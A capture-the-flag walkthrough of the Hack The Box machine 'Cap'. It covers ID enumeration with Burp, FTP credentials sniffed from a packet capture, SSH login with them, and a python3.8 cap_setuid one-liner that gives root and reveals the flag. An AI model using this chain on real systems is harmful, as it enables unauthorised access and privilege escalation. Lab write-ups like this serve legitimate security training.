
Attack type: Sniper

Configure the positions where payloads will be insert

Target: http://10.129.40.135

```
GET /data/§2§ HTTP/1.1
Host: 10.129.40.135
User-Agent: Mozilla/5.0 (X11; Linux
Accept: text/html,application/xhtml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	17305	
1	0	200	□	□	17308	
2	1	302	□	□	403	
3	2	200	□	□	17305	
4	3	200	□	□	17305	
5	4	302	□	□	403	
6	5	302	□	□	403	
7	6	302	□	□	403	
8	7	302	□	□	403	
9	8	302	□	□	403	




Data Type

Number of Packets 1092

Number of IP Packets 1092


Number of TCP Packets 1092

Number of UDP Packets 0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time         Source           Destination      Protocol    Length Info
    62 28.031547    192.168.196.1    192.168.196.16   FTP             84 Request: PORT 192,168,196,1,212,143
    63 28.031688    192.168.196.16   192.168.196.1    FTP            107 Response: 200 PORT command successful. Consider using PASV.
    64 28.031932    192.168.196.1    192.168.196.16   FTP             72 Request: RETR notes.txt
    65 28.032072    192.168.196.16   192.168.196.1    FTP             82 Response: 550 Failed to open file.
    67 31.127551    192.168.196.1    192.168.196.16   FTP             62 Request: QUIT
    68 31.127652    192.168.196.16   192.168.196.1    FTP             70 Response: 221 Goodbye.
     4 0.000241     192.168.196.1    192.168.196.16   HTTP           454 GET / HTTP/1.1
     7 0.001858     192.168.196.16   192.168.196.1    HTTP          1434 HTTP/1.0 200 OK  (text/html)
    14 0.042529     192.168.196.1    192.168.196.16   HTTP           416 GET /static/main.css HTTP/1.1
    17 0.044465     192.168.196.16   192.168.196.1    HTTP          1047 HTTP/1.0 200 OK  (text/css)
    24 0.448205     192.168.196.1    192.168.196.16   HTTP           408 GET /favicon.ico HTTP/1.1
```

CREDS capture in packet via wireshark...




```
Length Info
    76 Response: 220 (vsFTPd 3.0.3)
    69 Request: USER nathan
    90 Response: 331 Please specify the password.
    78 Request: PASS Buck3tH4TF0RM3!
    79 Response: 230 Login successful.
    62 Request: SYST
    75 Response: 215 UNIX Type: L8
    84 Request: PORT 192,168,196,1,212,140
   107 Response: 200 PORT command successful. Consider using P
    62 Request: LIST
    95 Response: 150 Here comes the directory listing.
    80 Response: 226 Directory send OK.
    84 Request: PORT 192,168,196,1,212,141
   107 Response: 200 PORT command successful. Consider using P
```

Loggin into FTP with the capture credentials for user nathan..




```
┌──(sw1m㉿kali)-[~]
└─$ sudo ftp 10.129.40.135
Connected to 10.129.40.135.
220 (vsFTPd 3.0.3)
Name (10.129.40.135:sw1m): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```




```
┌──(sw1m㉿kali)-[~]
└─$ sudo ftp nathan@10.129.40.135
Connected to 10.129.40.135.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> id
500 Unknown SITE command.
ftp> pwd
Remote directory: /home/nathan
ftp> █
```

Loggin into SSH with Nathan's Credentials gives us a little more scope to do damage with..




```
┌──(sw1m㉿kali)-[~/HTB/Cap-17Dec23]
└─$ sudo ssh nathan@10.129.41.73
The authenticity of host '10.129.41.73 (10.129.41.73)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.41.73' (ED25519) to the list of known hosts.
nathan@10.129.41.73's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 19 18:16:32 UTC 2023

  System load:           0.11
  Usage of /:            36.7% of 8.73GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             259
  Users logged in:       0
  IPv4 address for eth0: 10.129.41.73
  IPv6 address for eth0: dead:beef::250:56ff:fe96:9313

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ whoami
nathan
```

Exploits




```
 #  Name                                                                 Potentially Vulnerable?
 -  ----                                                                 -----------------------
 1  exploit/linux/local/cve_2021_3493_overlayfs                          Yes
 2  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec                  Yes
 3  exploit/linux/local/cve_2022_0995_watch_queue                        Yes
 4  exploit/linux/local/docker_cgroup_escape                             Yes
 5  exploit/linux/local/pkexec                                           Yes
 6  exploit/linux/local/su_login                                         Yes
 7  exploit/linux/local/sudo_baron_samedit                               Yes
 8  exploit/linux/local/sudoedit_bypass_priv_esc                         Yes
e exploited by this module
```

Linpeas Useful Findins



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

The Python bin looks like it can be used to elevate straightforward to a root shell



```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# su root
root@cap:/home/nathan# cat /root/root.txt
45851cc0ddb84c52c1479b4bd74cabb4
root@cap:/home/nathan#
```